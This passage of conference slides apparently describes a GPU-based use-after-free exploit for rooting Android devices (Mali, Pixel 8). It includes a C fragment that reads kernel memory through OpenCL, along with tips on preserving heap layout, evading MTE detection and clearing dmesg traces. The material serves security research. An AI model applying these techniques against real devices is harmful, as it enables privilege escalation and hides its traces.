        err = clSetKernelArg_1(kernel, 0, sizeof(cl_mem), &dest);
        err = clSetKernelArg_1(kernel, 1, sizeof(cl_mem), &src);
        err = clSetKernelArg_1(kernel, 2, sizeof(cl_mem), &rw_flags);

        const size_t global_offset = 0;
        cl_event kernel_event;
        const size_t num_elems = 1;

        err = clEnqueueNDRangeKernel_1(queue, kernel, 1, &global_offset,
                                       &num_elems, NULL, 3, wb_events,
                                       &kernel_event);

        // Enqueue the read buffer command
        err = clEnqueueReadBuffer_1(queue, dest, CL_TRUE, 0, buf_size, data, 1,
                                    &kernel_event, NULL);

        printf("[+]GPU read data: [0x%lx] %lx\n", source, *(uint64_t *)data);
        // Wait until every commands are finished
        err = clFinish_1(queue);
        return *(uint64_t *)data;
}
```

GPUAF - Combine together on Pixel 8?

- But openCL will introduce another problem, it auto open a new mali fd, but each fd/kbase_context maintains its own GPU address space and also manages its own GPU page table.
- If we try to use the mali fd we create write to the memory openCL created, it will generate page fault in GPU side
- And if we force spray in openCL fd, it will break our heap fengshui and can not reuse our UAF page as PGD and make us to use option 2

GPUAF - Combine together on Pixel 8?

- But what if we still wanna use option 1?
- Our solution is use a hook.so to hook our openCL functions that setup the device and reserve our spray pages. In this way, our exploit will work.
- In this way, we reserve pages before openCL corrupt our heap fengshui and can successfully continue our exploit


GPUAF - Other vendors?

- The memory object itself represents a region of memory and it’s reference counted object
- Besides causing by shrinker mechanism, we can also use krefs to achieve PUAF
- Qualcomm Adreno /PowerVR GPU should have similar memory object as Mali GPU

GPUAF - Where is MTE?

- Except for the first OOB for PUAF, the whole exploit didn’t touch MTE, we take use of the legitimate shrinker mechanism to get PUAF
- For the first OOB, even if detected, it will throw a KASAN in dmesg and stop our exploit flow other than panic
- And the chance of detecting the OOB is low from the test, less than 50%
- Which means we just run it twice at most, it will give us the root shell and clean the warning in dmesg

Demo



Agenda

- Introduction
- Bug analysis
- GPUAF exploit
- **Conclusion**

Conclusions

- Mitigations sometimes hard, but it might be weak from another level, think outside the box and defeat mitigations by abusing features

- Targets not only can have vulns but also can be part of exploit path

- With more and more software/hardware mitigations, exploit with one bug is harder, but with good exploit tech, it’s still possible

References

- Root Cause Analyses | 0-days In-the-Wild
- corrupting-memory-without-memory-corruption
- MTE As Implemented, Part 1: Implementation Testing
- Make KSMA Great Again: The Art of Rooting Android devices by GPU MMU features
- Towards the next generation of XNU memory safety: kalloc_type - Apple Security Research
- https://github.com/thejh/linux/commit/bc52f973a53d0b525892088dfbd251bc934e3ac3
- Racing Against the Lock: Exploiting Spinlock UAF in the Android Kernel

Q & A

Thanks for listening